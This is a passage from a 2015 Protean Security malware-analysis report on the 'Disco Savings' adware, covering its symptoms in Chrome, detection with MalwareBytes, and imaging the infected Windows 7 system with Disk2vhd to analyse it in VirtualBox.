Protean Security

. . .

Analysis of Disco Savings Adware

Protean Security | info@proteansec.com | 15.09.2015

Table of Contents

Table of Figures

Table of Tables

Document Revisions

The table below presents how document has changed during its lifetime.

Table 1: A list of document changes

Version	Date	Person	Change
1.0	29.04.2015	Dejan Lukan	Document creation and formation.
1.1	15.09.2015	Dejan Lukan	Finalizing the document by fixing the document design.

Introduction

Malware is a continuous threat that is not easy to get rid of and is our constant companion on various computer systems. Most of the times, personal computers of normal users get infected, because the malware authors are targeting random people around the world to get access to the most computers they can in order to use them for their own gain. There are many hackers in the black market selling access to various computers in order to use them for various kinds of attacks. Some of them are listed below:

- **DDoS malware:** attackers having gained access to a large group of computers can use them to install a RAT or some other malware to be able to control them remotely. Having done so enables the attacker to send a command to all of the computers under his domain to connect to the victim server at the same time, thus using all of the server resources effectively causing a denial-of-service of the server.
- **Ads malware:** attackers frequently write malware that shows ads to the user in order to earn revenue from showing ads. This is usually done by installing an extension into the browser, whether it is Chrome/Firefox/IE, which gets loaded when the browser is started showing ads to the user throughout his browsing experience.
- **Bitcoin mining malware:** some malware samples incorporate a bitcoin mining client, which mines bitcoins on the victim's computer. Therefore, all the benefits and profits of bitcoin mining go to the attacker, while the victim must pay high bills for electricity.

Detecting the Threat

The first sign of trouble can be seen if we open the web browser and input an arbitrary search string into the search engine. If we enter the name of our company “Protean Security”, we get various ads presented by something called the “disco savings” as we can see on the picture below.



Figure 1: The first indication of malware presence

Installing the MalwareBytes protection program and scanning the system reveals that various threats are present on the system itself. The picture below presents all detected threats that were identified, which we can remove by pressing the “Remove Selected” button. Rather than doing that, we should save results to .txt file for later reference and analysis.



Figure 2: MalwareBytes scan results

At this point, we should create an image of the physical system, so we can easily analyze it later. We shouldn't use the physical system directly if we haven't created an image of the system for later restoration. Even if we created an image, we should rather convert the physical system to a virtual one, which enables easier analysis of malware samples. The virtual machine can be put in a controlled environment much easier than a physical machine, which is more cumbersome and harder to relocate – relocating a virtual machine from one datacenter to the other can be done over the internet quickly depending on network bandwidth limitations.

Creating the Image

The first thing when stumbling upon a physical computer is to create an image, which can later be turned into a virtual image. We can use the

- **Clonezilla**
- **Disk2vhd**: a tool, which can create a VHD image of the running Windows system without restarting or shutting down the system. The tool uses the Windows Volume Snapshot functionality present in all Windows systems from Windows XP.
- **Norton Ghost**

The picture below presents the process of creating the image from C partition by using the Disk2vhd tool written by Mark Russinovich and is part of the Windows Sysinternals suite of tools. The tool can easily create the VHD (Virtual Hard Disk) image of physical disk to use with virtualization software that supports the VHD format. The great advantage of disk2vhd tool is that we can use it while the system is running without shutting the system down and booting a livecd as is required by many of other solutions.

The disk2vhd program lists all volumes present in the system and gives you the option of saving the image to any local directory; on the picture below we're saving a complete C:\ volume to the directory E:\Shared\, which contains enough free space to hold the whole image. The tool also doesn't copy the whole partition, but keeps the partition size while copying only the data present on the volume itself – therefore, the image will be approximately as big as there is used space on the volume. Note that we mustn't use the “Use Vhdx” option, which creates a .VHDX image format rather than .VHD image format. The image formats can easily be converted between each other, but if we're going to use the image in a VirtualBox later, we can spare ourselves the trouble of converting to .VHD image format, which the VirtualBox supports.



Figure 3: Creating the image

Note that in the disk2vhd program, most of the times we also have to select the first volume that is represented as being 100MB in size on the picture below. If we start disk management by running the diskmgmt.msc, we can observe the C:\ volume is marked as Boot volume, while the first volume is marked as Active volume. We must select both when creating the VHD image, otherwise the system won't be able to boot once imported into the VirtualBox.

Also make sure to enable the “Enable I/O APIC” option in the settings of the virtual machine as is presented below. Failing to do this will result in virtual machine rebooting constantly without being able to boot properly.



Figure 4: Enabling the I/O APIC option

The picture below presents the file diskimage.vhd, which has been copied to the shared folder by using the Disk2vhd tool. The image contains the whole C Windows 7 partition, which is approximately 53 GB in size.



Figure 5: The size of the created image

Now that the image was created, we can create a new virtual machine in VirtualBox as shown on the picture below. After that we must follow the configuration wizard and assign 1024 MB of memory to the virtual machine, which should be enough for Windows 7 operating system.



Figure 6: Create a new virtual machine

When being asked about the hard drive, we have to select “use an existing virtual hard drive file” and point to the previously acquired disk image as presented on the picture below.

Figure 7: Choose the disk image as a hard drive

Once the system has booted and we've logged into the system we're able to see the desktop of the

Windows 7 operating system in our VirtualBox virtualization software as presented on the picture below. Note that the system presented on the picture below is exactly as it appears after we've logged into the system without closing and of the windows or changing any of the settings.



Figure 8: Powering up the imaged system

Once we've done that it's time to create a snapshot, so we can come back to this setup again after going deeper into the rabbit hole by analyzing the malware on the system. We can take the snapshot of the system by clicking on the “Machine – Take Snapshot” as presented on the picture below.



Figure 9: Taking a snapshot of the system state

After creating the snapshot, we can configure the network settings in order for virtual machine to have access to the network. We can do that by going into the virtual machine settings and selecting a bridged networking mode, which will assign a new local network IP address to the virtual machine.

Then we can open Chrome web browser and type some keyword into the Google search engine to verify that the ads malware is still present in the browser. The picture below confirms that when searching for **Protean Security** online, additional entries will be visible prior to the first search result.



Figure 10: Searching for 'Protean Security' in Google

Analysis of the Malware Sample

The first thing that we will do is actually determining how malware instructs the web browser to do the following malicious actions

- **Open Initial Website:** whenever we open a web browser, it will by default open it on the website isearch.omiga-plus.com.
- **Load the Ads:** whenever we open the web browser and search for something in a search engine, ads by disco are shown in a website, which makes browsing web pages rather difficult.

Open Initial Website

On the picture below, we can see that the web browser will by default open a website on http://isearch.omiga-plus.com. This is done by changing the shortcut icon in the taskbar. By clicking on the Chrome properties in the taskbar below, the properties will open and present the changed shortcut, which by default redirects the user to the inputted web address.

